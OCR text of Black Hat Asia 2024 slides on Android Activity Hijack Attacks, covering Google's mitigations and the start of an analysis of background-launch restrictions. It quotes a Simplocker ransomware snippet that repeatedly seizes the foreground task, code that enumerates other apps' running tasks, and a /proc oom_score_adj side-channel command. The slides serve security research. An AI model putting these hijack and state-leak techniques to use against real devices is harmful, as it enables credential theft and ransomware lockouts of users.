black hat ASIA 2024

APRIL 18-19, 2024

BRIEFINGS

SystemUI As EvilPiP

The Hijacking Attacks on Modern Mobile Device

WeiMin Cheng(mgaldys4@gmail.com)

WhoAreWe

WeiMin Cheng
QI-ANXIN
Github: MG1937
Twitter: MGAldys4

Mobile&AOSP

Yue Liu
QI-ANXIN
Github: lieanu


Binary Researcher

Agenda

- **What is Activity Hijack Attack (AHA)**
- **Restrictions and Policies released by Google**
- **Bypass Security Policies**
  - BAL Restriction
  - Runtime State Leak
  - Strictly LMKD
- **Video Demo for Fullchain**

What is AHA

- Activity Hijack Attack(AHA) almost zero cost and easy to exploit
- Hijack target app for stealing sensitive data or runtime privilege
- Adware, BankBot, Ransomware, Rat…



How AHA Work

- Take Android4.0 as an example
- Case of Simplocker, malware for Android4.0
- Essence is abuse NEW_TASK FLAG to seize FG Task


```
loadScheduledExecutorService.scheduleAtFixedRate(new Runnable(){
        public void run(){
                if(!this.settings.getBoolean("DISABLE_LOCKER", false)){
                        Intent intent = new Intent(MainService.this, Main.class);
                        intent.addFlags(268435456);  For Activity Hijack
                        intent.addFlags(131072);
                        MainService.this.startActivity(intent);
                }
        }
}, 1L, 1L, TimeUnit.SECONDS); Loop for 1s
```

Code snippet of Simplocker

How AHA Work


- Malicouse Activity enter FG Task
- Previous Task pushed to BG Task
- Now Malware can forge the trusted App, StrandHogg-like Hijack scheme


Why have to seize FG Task for hijack?




Task And Back-Stack

- Task Stack is a collection of activities
- User can only interact with ONE Front Task (in most case)






Classic Attack Scheme



Classic Attack Scheme



Low cost, high return
Almost affects all App in Old Device

Key Factors OF AHA

- Background Activity Launch (BAL)
- Target Running State Detect
- Background Persistent Processaaass

Google will not allow this happen

Restriction 0x1 No Leak State

- getRunningTasks || getRunningAppProcesses requires no permission
- Leak runtime state of other app by special interface **before API22**
- **Only Return Caller's Data in API>=22**

```
ActivityManager activityManager = getSystemService(ACTIVITY_SERVICE);
for (ActivityManager.RunningTaskInfo taskInfo :
    activityManager.getRunningTasks(10)){
    Log.d("API-getRunningTasks-" + Bu
    taskInfo.topActivity.flattenToSho
}

for (ActivityManager.RunningAppProces
    activityManager.getRunningAppProc
    Log.d("API-getRunningAP-" + Buil
    processInfo.processName);
}
```

Get all running Task and Process

```
C:\Users\Administrator>adb logcat|findstr API-
D/API-getRunningTasks-16(14130): com.aha.poc/.MainActivity
D/API-getRunningTasks-16(14130): com.android.launcher/com.android.launcher2.Launcher
D/API-getRunningTasks-16(14130): com.android.camera/.Camera
D/API-getRunningAP-16(14130): com.aha.poc
D/API-getRunningAP-16(14130): com.android.systemui
D/API-getRunningAP-16(14130): com.google.process.gapps
D/API-getRunningAP-16(14130): com.android.inputmethod.latin
D/API-getRunningAP-16(14130): system
D/API-getRunningAP-16(14130): com.google.android.gms.persistent
D/API-getRunningAP-16(14130): com.google.android.gms
```

Restriction 0x1 No Leak State

- Still have side-channel way to bypass in **API<26**
- cat /proc/{target_pid}/oom_score_adj
- Work for non-privilege user!

```
root@generic_x86:/ $ id
uid=10057(u0_a57) gid=10057(u0_a57)
root@generic_x86:/ $ ls -l /proc|grep u0_
dr-xr-xr-x u0_a57   u0_a57            2023-01-12 07:10 10035
dr-xr-xr-x u0_a57   u0_a57            2023-01-12 07:10 10036
dr-xr-xr-x u0_a8    u0_a8             2023-01-12 05:30 1637
dr-xr-xr-x u0_a31   u0_a31            2023-01-12 05:30 1740
dr-xr-xr-x u0_a7    u0_a7             2023-01-12 05:30 1757
```

```
root@generic_x86:/ $ id
uid=10057(u0_a57) gid=10057(u0_a57)
root@generic_x86:/ $ cat /proc/10342/oom_score_adj
411
root@generic_x86:/ $
```

Restriction 0x1 No Leak State

- Google update SELinux Policy in 2017
- **Hidepid=2 like protections**
- **Restrict App access file in non-AppDomain**


```
# Read or write access to /proc/pid entries for any non-app domain.
# A different form of hidepid=2 like protections
neverallow appdomain { domain -appdomain }:file no_w_file_perms;
neverallow { appdomain -shell } { domain -appdomain }:file no_rw_file_perms;
```

```
2    As for mode 1, but in addition the /proc/pid
     directories belonging to other users become invisible.
     This means that /proc/pid entries can no longer be
     used to discover the PIDs on the system.  This doesn't
```

hidepid in man7 Doc

Compromise Scheme

- Case of MysteryBot
- Turn to UsageStatsManager for leak runtime state indirectly
- Dangerous Runtime Permission required
- Complex User Interaction
- **Some ROM force warn when grant!**



Restriction 0x2 No BAL

API29+ App without privilege can’t start Activity from Background
No BAL == can’t inject target from Background
Most Adware && Hijackware disppeared due to this

Restrictions on starting activities from the background

Android 10 (API level 29) and higher place restrictions on when apps can start activities when the app runs in the background. These restrictions help minimize interruptions for the user and keep the user more in control of what's shown on their screen.

https://developer.android.com/guide/components/activities/background-starts

Compromise Scheme

- Turn to AccessibilityService||SystemServices||SAW permission
  - Complex User Interaction&&Dangerous Runtime Permission
- Satisfy BAL Restriction Exemptions in document
  - Requires System System Bind…
  - Requires Visible App Bind…
  - Requires Holds System Privilege…
  - Almost impossible…

- The app has a service that is bound by a different, visible app. The app bound to the service must remain visible for the app in the background to start activities successfully.

- The app receives a notification `PendingIntent` from the system. In the case of pending intents for services and broadcast receivers, the app can start activities for a few seconds after the pending intent is sent.
- The app receives a `PendingIntent` that is sent from a different, visible app.

Restriction 0x3 BEL&&LMKD

- Background Service in **API26+** get **High OOM_ADJ&&Low Priority!**
- BgProcess == IDLE Process, LMKD kill idle process first
- System Broadcast Trick BANNED in API24+!

- Background Service Limitations: While an app is idle, there are limits to its use of background services. This does not apply to foreground services, which are more noticeable to the user.

- Apps that target Android 8.0 or higher can no longer register broadcast receivers for implicit broadcasts in their manifest unless the broadcast is restricted to that app specifically. An *implicit broadcast* is a broadcast that does not target a specific component within an app. For

https://developer.android.com/about/versions/oreo/background

Compromise Scheme

Compromise scheme provided by Google

Start Foreground Service For Low OOM_ADJ

- Have to notify User, no silent process
- 3rd ROM even not allow FgService long time running

If your service is started (running through `Context#startService(Intent)`), then also make this service run in the foreground, supplying the ongoing notification to be shown to the user while in this state. By default started services are background, meaning that their process won't be given

```
Notification.Builder notifi = new Notification.Builder(...);
notifi.setSmallIcon(...);
startForeground(id, notifi.build());
```

But, Compromise Scheme Really Work?

- Grant dangerous permission → Complex User Interaction
- No Silent Running → Awared by user
- Case Of Xiaomi OS, even no persistently process
- High attack cost, highly user detectable → Attack failed

```
I ProcessManager: SwipeUpClean: force-stop mark.via Adj=915 State=19
I MiuiNetworkPolicy: updateUidState uid = 10243, uidState = 19
I MiuiNetworkPolicy: updateUidState uid = 99055, uidState = 19
I ActivityManager: Force stopping mark.via appid=10243 user=0: SwipeUpClean
I Process : Sending signal. PID: 6049 SIG: 19
I ActivityManager: Killing 6049:mark.via/u0a243 (adj 915): stop mark.via due to SwipeUpClean
```

When #removeTask
AOSP will call #isProcStateBackground
MIUI directly call forceStop to all process.

```
.method killOnce(Lcom/android/server/am/ProcessRecord;Ljava/lang/String;ILandroid/os/Handler;Landroid/content/Context;)V
    #Ignore some Smali code...
    const-class v0, Landroid/app/ActivityManagerInternal;
    invoke-static {v0}, Lcom/android/server/LocalServices;->getService(Ljava/lang/Class;)Ljava/lang/Object;
    move-result-object v0
    check-cast v0, Landroid/app/ActivityManagerInternal;
    invoke-virtual {v0, p1, p2, p3}, Landroid/app/ActivityManagerInternal;->forceStopPackage(Ljava/lang/String;ILjava/lang/String;)V
```

framework.jar smali code of MIUI OS

So, Any Way To Bypass?

- No Permission required
- Undetectable
- Hijack precisely
- Attack High Version Device

1st High Wall: BAL Restriction

Analyse BAL Restriction

Activity#startActivity

Handled By ActivityManagerService(AMS)

```
//ActivityStarter#executeRequest
boolean restrictedBgActivity = false;
if (!abort) {
    try {
        Trace.traceBegin(Trace.TRACE_TAG_WINDOW_MANAGER,
                "shouldAbortBackgroundActivityStart");
        restrictedBgActivity = shouldAbortBackgroundActivityStart(callingUid,
                callingPid, callingPackage, realCallingUid, realCallingPid, callerApp,
                request.originatingPendingIntent, request.allowBackgroundActivityStart,
                intent, checkedOptions);
    } finally {
        Trace.traceEnd(Trace.TRACE_TAG_WINDOW_MANAGER);
    }
}
```

ActivityStarter#executeRequest

API33

Analyse BAL Restriction

